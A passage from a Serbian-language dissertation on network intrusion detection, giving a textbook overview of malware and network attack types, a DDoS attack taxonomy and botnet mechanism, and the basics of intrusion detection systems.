- Код неуронских мрежа архитектура и припрема података имају заједнички утицај на резултат. Конволуциони слојеви издвајају локалне обрасце, рекурентни слојеви временске зависности, а аутоенкодери компактну репрезентацију улаза. Међутим, на неуравнотеженим скуповима сложена мрежа може задржати високу укупну тачност и истовремено слабије препознавати ретку класу, због чега су одзив и F1-мера неопходни за процену (Fu et al., 2022; Qazi et al., 2022; Hnamte et al., 2023; Talukder et al., 2024).


5. Мрежни напади

Развој рачунарских мрежа и ширење сервиса довели су до обједињавања и повезивања преносних путева, чиме су се отворила врата за нове облике сајбер напада као што су напади ускраћивањем услуге. У овом поглављу дат је преглед различитих врста мрежних напада, са посебним освртом на класификацију и карактеристике DDoS напада. Основна карактеристика DDoS напада огледа се у коришћењу великог броја дистрибуираних извора саобраћаја, најчешће компромитованих уређаја, са циљем преоптерећења ресурса циљног система и онемогућавања нормалног функционисања сервиса. Овај тип напада је због своје распрострањености, сложености детекције и значајног утицаја на доступност информационих система коришћен и у експерименталном делу овог истраживања.

Појава напада у рачунарским системима довела је и до креирања алата, политика и решења како би се извршила адекватна одбрана. Заједнички термин је сигурност рачунарских мрежа (енг. *computer network security*). За добру процену сигурносних потреба неопходан је систематичан начин дефинисања захтева у погледу сигурности као и категоризација информационе безбедности (Плескоњић, Ђорђевић, Мачек, & Царић, 2006):

- Сигурносни напад – било која акција која компромитује сигурност информација,
- Сигурносни механизам – механизам који је дизајниран да детектује, предупреди или опорави од сигурносног напада и
- Сигурносна услуга – услуга која повећава сигурност система за обраду и пренос података.

Дефинисање ефикасних механизама заштите зависи од разумевања принципа напада. Разумевање принципа напада могуће је видети преко основних корака које нападачи користе. На слици 5.1 приказан је модел методологије напада који се састоји из пет основних корака.



Слика 5.1. Приказ методологије напада (Плескоњић, Ђорђевић, Мачек, & Царић, 2006)

Методологија напада се може приказати и описати следећим корацима:

• Испитивање и процена (енг. *survey and assess*) је процес где нападач врши анализу потенцијалног циља уз дефинисање одређених карактеристика. Под карактеристикама се подразумевају сервиси који су подржани, протоколи који се користе, рањивост протокола као и могуће улазне тачке на страни где се врши напад.

• Експлоатиши и продри (енг. *exploit and penetrate*) је процес који се активира после дефинисања рањивости. Уколико је системски дефинисана нека сигурност, и уколико је није могуће лако пробити, једна од опција уласка јесте коришћење апликативних рањивости.

• Повећање привилегија (енг. *escalate privileges*) је процес када нападач успе да компромитује мрежни део и наставља са радом, убацивањем свог кода у апликацију (енг. *injecting*), чиме би се покушао повећати ниво привилегија.

• Одржавање приступа (енг. *maintain access*) је процес када се изврши пробијање система и наставља се са прикривањем трагова као и постављање делова програма за будуће уласке у систем „путем задњих врата“ (енг. *backdoor*). Прикривање трагова може подразумевати и брисање лог датотека што некада буде и примарни циљ нападача. Због овог процеса неопходно је да се датотеке логова редовно контролишу и анализирају јер је могуће у њима рано открити напад.

• Ускраћивање услуге (енг. *Denial-of-Service attack*, *DoS*) представља покушај онемогућавања доступности апликације, сервиса или мрежног ресурса легитимним корисницима.

5.1 Типови мрежних напада

Сагледавајући различите критеријуме и класификације напада на рачунарске системе могу се издвојити најчешћи типови напада:

- ***Trojan horse*** **(тројански коњ)** (Чисар П. , 2021) је сет софтверских алата који се инфилтрирају код корисника и представљају се као рекламни, како би били покренути. Циљ оваквог типа напада је крађа поверљивих података или евентуално слање малициозног софтвера како би се изазвао DoS напад. Основне врсте тројанског софтвера су:
  - *Backdoor Trojan* (тројанац задњих врата) отвара могућност удаљеног приступа рачунару са опцијом заобиласка аутентификације.
  - *Password Trojan* (тројанац за лозинке) је софтвер са циљем да сакупља све поверљиве информације, лозинке, приватне кључеве, са каснијим прослеђивањем нападачу најчешће на мејл адресу.
  - *Trojan downloader* (тројанац за преузимање злонамерног софтвера) су малициозни програми који после инсталације скидају друге злонамерне програме са циљем припреме машине за инсталацију правог вирусног решења.
  - *Proxy Trojan* (тројански прокси-сервер) има за циљ да омогући да заражени рачунар буде прокси сервер за омогућавање изласка на Интернет (енг. *proxy*), за удаљене приступе на осталој опреми у рачунарској мрежи.
- ***Worms*** **(рачунарски црви)** (Чисар П. , 2021) су софтвери који користе слабости система и имају могућност да се преносе са рачунара на рачунар без посредовања корисника. Према начину функционисања могу се дефинисати:
  - *Email worms* (имејл црви) који се шире преко инфицираних имејл порука, као прилози или инфицирани линкови у оквиру порука.
  - *Instant messaging worms* (црви који се шире тренутним порукама) се шире преко сервисних порука где се кориснику даје линк ка зараженом порталу.
  - *Internet worms* (интернет црви) траже генерално рањиве рачунаре на Интернету
  - *File-sharing worms* (црви који се шире дељењем датотека) раде копирање фајла у дељени директоријум где се корисници наводе да прију том фајлу и отворе га.

Црви могу имати неколико фаза живота: од успаване фазе, фазе пропагације па до фазе покретања и извршне фазе на крају.

• ***Phishing* (фишинг)** (Вулетић, 2012) је тип напада за који је карактеристично да нападач користи званичне Интернет сервисе како би преварио кориснике откривањем неких информација, креденцијала, података, података са кредитних картица и сл. Принцип рада овог типа напада се огледа у томе да се модификовани садржај имејл порука шаље кориснику како би се или навео да попуни одређене информације или преусмери на сајтове који су прилагођени узимању поверљивих информација. Мејл је један од најчешћих начина комуникације мада се у пракси користе и друго видови комуникације као на пример *Twitter* (X), *Facebook*, *ICQ*, *Gtalk*, *Teams* као и друге друштвене мреже. Фишинг може да се подели и по категоријама на:

  - *Deceptive phishing* (обмањујући фишинг) као веома коришћен тип напада. Огледа се у томе да се од корисника тражи брзи одговор на пристиглу имејл поруку. Обмана се огледа и у томе да имејл који је пристигао изгледа поприлично оригинално како корисник не би увидео разлике.
  - *Malware-based phishing* (фишинг заснован на злонамерном софтверу) је тип напада где се од корисника тражи да отвори прилоге у маил порукама. Подразумева се да ће овај вид напада бити активан уколико имамо техничку рањивост система где ће малициозни програм имати могућност да се шири кроз мрежу.
  - *DNS-based phishing* (фишинг заснован на DNS преусмеравању) подразумева тип напада где се саобраћај пребацује на лажни сервер на коме се налази малициозни садржај који може да прати логовање, преузима осетљиве податке или усмерава корисника на нелегитимне сајтове.
  - *Content-injection phishing* (фишинг убацивањем садржаја) на регуларне веб сајтове и омогућавање преусмеравања на друге нелегитимне сајтове или инсталација малициозног софтвера на клијентском рачунару.
  - *Voice phishing - vishing* (гласовни фишинг коришћењем IP телефоније) је напад где се од корисника тражи да позове одређени VOIP број како би се добиле одређене поверљиве информације од корисника.

• ***Bots* (ботови)** (Вулетић, 2012) су извршни фајлови који се налазе на клијентском рачунару са циљем да се покрену одређени програми или одређени сет функција како би се омогућила даљинска контрола над клијентском опремом. Подразумева се да се не користи један Бот за напад или неке малициозне активности већ велики број рачунара чиме се ствара тзв. *bot network*. Рачунари који користе широкопојасни приступ Интернету и имају слабу заштиту су први на удару. Инфекција (улазак у *bot network*) се

шири тројанцима, имејловима, малициозним веб сајтовима и сл. Најраспрострањеније коришћење ботова се огледа у масовном слању одређених бескорисних порука.

- ***Spyware* (шпијунски софтвер)** (Чисар П. , 2021) су малициозни програми који су везани за активности на Интернету. У питању је прикупљање информација о свим активностима корисника, од посете интернет страницама па све до броја кредитне картице. Посебан део штетних програма су *adware* програми који имају за циљ да масовно шаљу рекламе кориснику. Основни симптоми за детектовање малициозног софтвера су:
    - Појава нежељених прозора са рекламама,
    - Додавање нових елемената на веб претраживачима,
    - Аутоматско повезивање на Интернет,
    - Успорена веза ка Интернету,
    - Преусмеравање веб стране на страну са рекламама.

- ***Spam* (нежељена електронска пошта)** (Вулетић, 2012) је електронска пошта коју је корисник добио без захтева. Углавном то буду рекламне поруке или разне врсте понуда, али све са истим циљем да се инсталира малициозни софтвер на клијентски уређај. Приликом доласка имејл поруке обично се ради модификација у делу „Предмет“ (енг. *Subject*) како би се клијент натерао да отвори поруку. У пракси се углавном циљају клијенти чије земље немају дефинисане казнене мере за овакву врсту напада. До меил налога се долази углавном преко разних група за четовање, одређених веб страна или преко специјалних програма, тзв. аутоматизованих сакупљача (енг. *harvester*), који на Интернету скупљају имејл адресе. Проблем са *spam* порукама постаје озбиљан када клијент не може више да разликује регуларну пошту од *spam* поште чиме долази и до попуњавања слободног простора и онемогућавања доласка легитимних имејл порука.

- ***Social engineering* (социјални инжењеринг)** (Вулетић, 2012) је принцип манипулације преко обмањивања, убеђивања, лажног представљања, а све ради прибављања креденцијала или поверљивих података. У овом случају таргетира се људска слабост уз проблем брзине извршавања пословних активности. Овај вид напада може да се извршава коришћењем класичних видова комуникације, телефонским путем, док се не служе модерним технолошким стредствима.

- ***Rootkits* (руткит програми)** (Чисар П. , 2021) су група програма са циљем да сакрије друге малициозне програме од корисника. Основни циљ је преузимање контрола над рачунаром, скривање одређених датотека као и одређених процеса. Програми могу

да се шире мрежом преко *peer-to-peer* веза, иимејл порукама као и интернет линковима ка порталима који садрже малициозни садржај.

- ***Spoofing* (лажирање идентитета)** (Вулетић, 2012) је један од видова преваре где се ствара утисак да пренос информација врши овлашћени корисник. Основни принцип је лажирање изворишне *IP* адресе како одредишна страна не би одбацила пакет. Осим овог принципа дефинисане су и друге технике као на пример ARP *spoofing*, DNS *spoofing* и TCP *spoofing*.
- DoS *attack* (напад ускраћивањем услуге) онемогућава приступ мрежним сервисима или услугама преоптерећењем расположивих ресурса или искоришћавањем слабости система.
    - Потрошња ресурса пропусног опсега као и дефинисање великог броја конекција преко SYN *flood attack* (напад преплављивањем SYN захтевима).
    - Блокада или уништење мрежних уређаја.

5.2 Дистрибуирани напад ускраћивањем услуге


Када се разматра могућност евентуалног напада увек се полази од анализе одступања параметара од нормалног понашања система. Аномалија се може дефинисати као проблем у мрежном саобраћају које одступају од неких очекиваних вредности тј. од неког легитимног саобраћаја (Чабаркапа, 2023). Детекција аномалије се може утврдити преко следећих метода:

- статистичке методе,
- класификационе методе,
- методе најближих суседа,
- кластеризацију,
- методе засноване на теорији информација,
- спектралне методе.

Анализом мрежног саобраћаја и прикупљањем релевантних параметара могуће је формирати основни модел понашања система, који представља референтни приказ легитимног саобраћаја. После формирања овог модела, применом статистичких метода или алгоритама машинског учења могуће је идентификовати одступања која могу указивати на потенцијалне безбедносне претње.

Једна од аномалија јесте и изазивање стања у којем долази до онемогућавања рада неког мрежног сервиса. Сервиси који су честе мете напада јесу: електронска пошта, DNS (енг. *Domain Name System*) сервери, DHCP (енг. *Dynamic Host Configuration Protocol*) сервери као и сервери различитих база података. Уколико имамо један извор у питању је DoS напад, али ако је у питању више извора у питању је дистрибуирани DoS или DDoS. За напад је карактеристично слање великог броја захтева или слање саобраћаја великог интензитета. Као последица наведених активности доводи до закрчења хардверских ресурса и то првенствено процесорске снаге и радне меморије.


Подразумева се да еволуцијом техника напада долази до модификација и прилагођавања сервиса, чак и када је у питању DDoS напад. Последњих година долази до развоја илегалних услуга доступних ширем кругу нападача, под називом „*DDoS as a service*“ односно изнајмљивање ресурса за формирање DDoS напада. По доступним информацијама могуће је приступ ботнет инфраструктури са великим бројем компромитованих уређаја за неки напад и да цена такве услуге може износити 5*$* по сату (Singh, A. & Gupta, B. B., 2022). На слици 5.2 дат је приказ броја DDoS напада за последње две године, на основу регистрованих напада.



Слика 5.2. Приказ раста DDoS напада у последње две године (Statista, 2025)

Са слике се може видети да напада број овог типа има тенденцију раста и да тежи да буде један од доминантних типова напада и у наредним годинама. Очекивања су велика, самим тим што је применљив на различите технологије које користе Интернет инфраструктуру као комуникациону основу. То можемо видети и из класификације DDoS

напада, која се мењала временом, а сада еволуирала у савремене категорије као на слици 5.3.



Слика 5.3. Класификација DDoS напада (Singh, A. & Gupta, B. B., 2022)

Опис класификатора DDoS напада (Singh, A. & Gupta, B. B., 2022):

• Напад на апликативном нивоу, подразумева коришћење одређених слабости апликативног нивоа преко креирања нових конекција или креирања нових процеса чиме долази до претераног коришћења ресурса хардвера, а самим тим и до пада легитимних сервиса.

- SIP (енг. *Session Initiation Protocol*) преплављивање (енг. *flooding*) је напад проузрокован генерисањем VOIP захтева коришћењем SIP протокола са различитих јавних IP адреса.
- HTTP (енг. *HyperText Transfer Protocol*) преплављивање је напад проузрокован константним мењањем *HTTP GET/HTTP POST* захтева. Уколико се у нападу користи адреса која није компромитована, тј. није на списку злонамерних адреса, захтеви који долазе неће бити одбијени.
- HTTP преплављивање једноструком сесијом је напад који користи проблеме у HTTP протоколу са верзијом 1.1. У питању је слање вишеструких упита користећи једноструке HTTP сесије тако да долази до DDoS преплављивања.
- HTTP преплављивање вишеструком сесијом слањем HTTP *GET/HTTP POST* захтева такође користи пропусте у HTTP технологијама. Тај принцип подразумева да се вишеструки HTTP захтеви прикрију иза једног HTTP пакета уместо да за сваки захтев иде по један пакет.

• Напад на нивоу протокола је дефинисан да изврши онеспособљавање мрежних ресурса као и комуникационе опреме, укључујући системе за заштиту мрежа (енг. *firewall*).

- SYN *Flooding* напад се користи у комуникацији са сервером где се врши трострука размена података SYN, SYN-ACK и ACK. Када је напад у питању долази до слања вишеструких SYN захтева. Таргетирани систем ради резервацију ресурса за сваки захтев и чека потврду сваког захтева.
- *PUSH* ACK *Flooding* је напад за који је карактеристично да се ка таргету шаљу лажни *ACK* пакети тј. пакети који не припадају ни једној сесији. У тим тренутцима сервер ради упаривање пакета са неким од активних сесија чиме долази до трошења ресурса и до потпуне погоршавање перформанси сервера.
- Синхронизовани IP напад је поступак обарања рада сервера тиме што ће се послати велики број лажних TCP-ACK пакета. Лажни пакети у себи садрже идентичну информацију за изворишну и одредишну IP адресу, тј. садрже адресу жртве напада.
- ICMP/UDP (енг. *Internet Control Message Protocol/User Datagram Protocol*) преплављивање је напад у којем се користе ICMP и UDP пакети. Пошто је у питању систем где се не очекује успостављање конекције, између два уређаја, само откривање је много теже. Тај тип напада доста утиче на сам пропусни опсег у систему. Овај тип напада је коришћен у експерименталном делу дисертације.

• Волуменски напади је класа DDoS напада у коме долази до изражаја метод увећања неких параметара, као што је количина саобраћаја, која може онеспособити циљани сервер. Увећање мрежног саобраћаја се може извести коришћењем веће количине ботова, који могу бити активирани уколико се претходно заразе одређене радне станице. Генерисање велике количине асиметричног саобраћаја, преко ботова, креира напад познат као Дистрибуирани рефлектовани DoS (енг. *Distributed Reflector Denial-of-Service*).

- Појачани DNS напад подразумева слање великог броја лажних DNS упита ка серверу где сам сервер неће моћи да разликује легитимне од лажних DNS упита. У овом стању сам сервер користи све своје ресурсе како би подржао све упите. Такође, због великог броја упита долази и до трошења пропусног опсега мреже чиме се процес напада усложњава. Подразумева се да се IP (енг. *Internet Protocol*)

адреса саме жртве ставља као изворишна адреса и сам тај процес компликује рад самом серверу чиме долази до пада сервиса.

- Појачани NTP (енг. *Network Time Protocol*) напад користи предефинисане NTP сервере како би напао циљни сервер преко UDP (енг. *User Datagram Protocol*) протокола. Напад се изводи тако што се пошаље упит ка серверу са измењеном изворишном адресом тј. адресом сервера који се напада. После тога циљани сервер добија лавину UDP пакета од стране NTP сервера.
- Појачани SNMP (енг. *Simple Network Management Protocol*) напад ради идентично као и NTP напад само што у овом случају у питању друга врста сервиса.
- *Smurf* напад, добио име по малверу „DdoS *Smurf*“, користи лажне „*ping*“ поруке ка ресурсима у мрежи тако што свима шаље пакет, али као изворишну адресу дефинише IP адресу жртве напада. Сваки ресурс у мрежи одговара са ICMP (енг. *Internet Control Message Protocol*) порукама ка жртви напада.

- Лагани и спори напади се изводе по принципу дефинисања пакета, који нису комплетни, где сама жртва напада чека одређени временски период допуну пакета чиме се ресурси резервишу и легитимни корисници не могу до сервиса.
  - *SlowLoris* напад је познат по томе што се жртви шаљу делимично форматирани HTTP упитни пакети како би се отворила нова конекција на серверу. Држање сесије се дешава континуално јер се серверу периодично шаље по неки пакет како би се држала сесија и како не би истекла. Овај тип напада захтева минимални пропусни опсег и нису потребне велике количине бот машина.
  - *RUDY (R-U-Dead-Yet)* напад се извршава слањем HTTP *POST* упита ка серверу. Нападач ради модификацију пакета тако што шаље HTTP пакет са изузетно великим пољем за заглавље. Сервер је у фази чекања података чиме на крају долази до загушења табеле за повезивање а тиме и до пада сервиса.
  - HTTP фрагментација је напад сличан *SlowLoris* нападу. У овом моделу напада долазимо до поделе HTTP пакета на мале фрагменте и успорено слање ка серверу који је жртва напада. Жртва оставља отворену конекцију доста дуго чиме се и прескаче систем одбране система.
  - ACK фрагментација је тип напада где се користи величина пакета од 1500 бајтова. Уколико имамо апликативне филтере на нивоу уређаја ови пакети ће бити стопирани, али ако их нема регуларно ће се кретати кроз мрежу и вршиће оптерећење пропусног опсега.

Поред уобичајене класификације везано за типове DDoS напада неопходно је описати још један ниво, а то је ниво који дефинише области у којима се врше DDoS напади.

• Традиционално окружење за DDoS нападе – Традиционално окружење подразумева регуларне рачунарске мреже и серверске системе. Нападач прво ради анализу слободних портова на страни жртве и након тога припрема бот машине, преко инфицирања малвером и убацивањем одређеног кода за напад. После комплетне припреме бира се тип напада и врши се напад под одређеним правилима како би дошло до пада сервиса. Пад сервиса се испољава преоптерећењем хардверских ресурса или оптерећењем пропусних опсега рачунарске мреже.

• DDoS напад у облак (енг. *cloud*) окружењу – *Cloud* окружење пружа изузетне могућности за нападаче и за креирање напада. Због уштеде ресурса и енергије, у *cloud* окружењима, имамо велики степен виртуелизације чиме и сами нападачи имају могућност да брзо, ефикасно и јефтино раде клонирање бот машина, чиме су напади релативно поједностављени. У овом сегменту је карактеристично да се сервиси наплаћују по учинку тако да прекомерно коришћење ресурса у облаку знају да изузетно повећају трошкове система који су нападнути.


• DDoS напади у P2P (енг. *peer-to-peer*) окружењу – Окружење P2P подразумева вишеструко конектовану опрему без централне контроле за пренос података. Сви учесници у систему шерују (деле) ресурсе као што су пропусни опсези, напајање и простор за податке. На основу овога види се да заједнички системи за чување података имају највише могућности да се заразе са малициозним софтверима. Други начин за креирање напада јесте убацивање junk података чиме се повећава време упита и долази до избацивања лоших резултата.

• DDoS напади у *Blockchain* окружењу - *Blockchain* окружење се може посматрати као нов начин чувања информација и трансакција, где се подаци дуплирају и постављају по целој мрежи *blockchain* сервера. У оквиру система дефинисани су блокови ланаца са трансакцијама. Када се догоди трансакција сваки учесник додаје запис трансакције са фиксним криптографским потписима, хеш (енг. *hash*, мешавина). Да би се утицало на *blockchain* неопходно је сваки блок променити у свим верзијама блокова ланаца. Потенцијални нападачи би формирали своје ресурсе у систему где би објављивали само делове блока што би блокирало даље учеснике у ланцу за евидентирање трансакција. Нападач има предност једног блока, који је генерисан, што може да проузрокује заустављање *blockchain* система.

• DDoS напади у IoT (енг. *Internet of Things*) окружењу – IoT окружење омогућава повезивање великог броја уређаја, до нивоа сензорских уређаја. Сакупљање те количине података, као и таквог типа, могућава широк спектар напада. Основна опасност јесте заражавање једног IoT уређаја као и прослеђивање заразе на друге уређаје у мрежи. Овим активностима прављење бот мреже и дефинисање напада у оквиру система је доста олакшано.

5.3 Механизам DDoS напада

Механизам извршавања DDoS напада подразумева организовану инфраструктуру компромитованих уређаја и централних сервера који управљају избором циља, типом и временом напада. Појединачни елемент који учествује у нападу јесте бот, односно компромитовани уређај са злонамерним софтвером који је најчешће неприметан кориснику. Више бот уређаја чини ботнет (енг. *botnet*), којим управља C&C сервер (енг. *Command and Control server*). C&C сервер успоставља комуникацију са ботовима, задаје циљну IP адресу и тип напада, покреће или зауставља напад и, по потреби, мења његове параметре. Комуникација се одвија преко унапред дефинисаних портова или шифрованог саобраћаја, најчешће преко портова 443 за HTTPS и 80 за HTTP.



Слика 5.4. Приказ комуникације C&C сервера и ботова

У оквиру експерименталног дела истраживања коришћено је контролисано тестно окружење засновано на јавно доступном ботнет оквиру са *GitHub* платформе. Наведени софтвер је коришћен искључиво у истраживачке сврхе, ради симулације *DDoS* активности, генерисања одговарајућег мрежног саобраћаја и анализе могућности


детекције аномалија. Детаљан опис коришћеног софтверског решења, структуре кода и начина формирања експерименталног окружења приказан је у наредним поглављима.

DDoS напади се разликују према слоју протокола, интензитету и начину исцрпљивања ресурса, па један скуп карактеристика не мора бити једнако информативан за све варијанте. Посебно су захтевни напади високог протока, ниске стопе и апликационог слоја, као и IPv6 *flooding* сценарији.

6. Принципи детекције упада у рачунарске мреже

Под термином детекција упада могу се сматрати активности које утичу на компромитовање поверљивости и интегритета информационог система и ресурса (Чисар П. , 2021). За детекцију упада формирани су системи детекције (енг. *Intrusion Detection System*, у даљем тексту IDS) нежељене манипулације. IDS систем је задужен за евидентирање свих злонамерних активности ка ресурсима у рачунарској мрежи, било да ли долазе изнутра или споља. Евидентирање и издвајање абнормалних активности је процес који није тако једноставан, јер би квалитетан IDS систем требало да изолује лажно позитивне елементе.

Позиционирање IDS уређаја у рачунарској мрежи је одмах иза улазног *firewall* уређаја. На улазном уређају се ради анализа изворишних и одредишних адреса као и портова по којима пакети треба да пролазе, као што је приказано на слици 6.1 (Чисар П. , 2021)




Слика 6.1. Позиционирање IDS уређаја у рачунарској мрежи (Чисар П. , 2021)

Основне функционалности IDS система су (Чисар П. , 2021):

- Мониторинг и анализа информационог система и ресурса у систему,
- Испитивање рањивости система и преглед актуелних конфигурација,
- Оцена интегритета информационог система,
- Препознавање узорака који указују на потенцијални напад,
- Статистичке анализе напада и
- Препознавање кршења сигурносне политике у оквиру информационог система.

Системи за детекцију упада углавном имају сличне карактеристике, а њихова општа архитектура приказана је на слици 6.2.




Слика 6.2 Генерална архитектура IDS система (Чисар П. , 2021)

Опис компоненти система IDS генералне архитектуре (Чисар П. , 2021):

- Уређај за скупљање података има за циљ да сакупи све одговарајуће податке за компоненте које се надгледају. Ова компонента може бити дефинисана на мрежном уређају, на серверском уређају или у клауду.
- Детектор има функцију обраде података, који су прибављени од сензора, ради идентификације абнормалних активности.
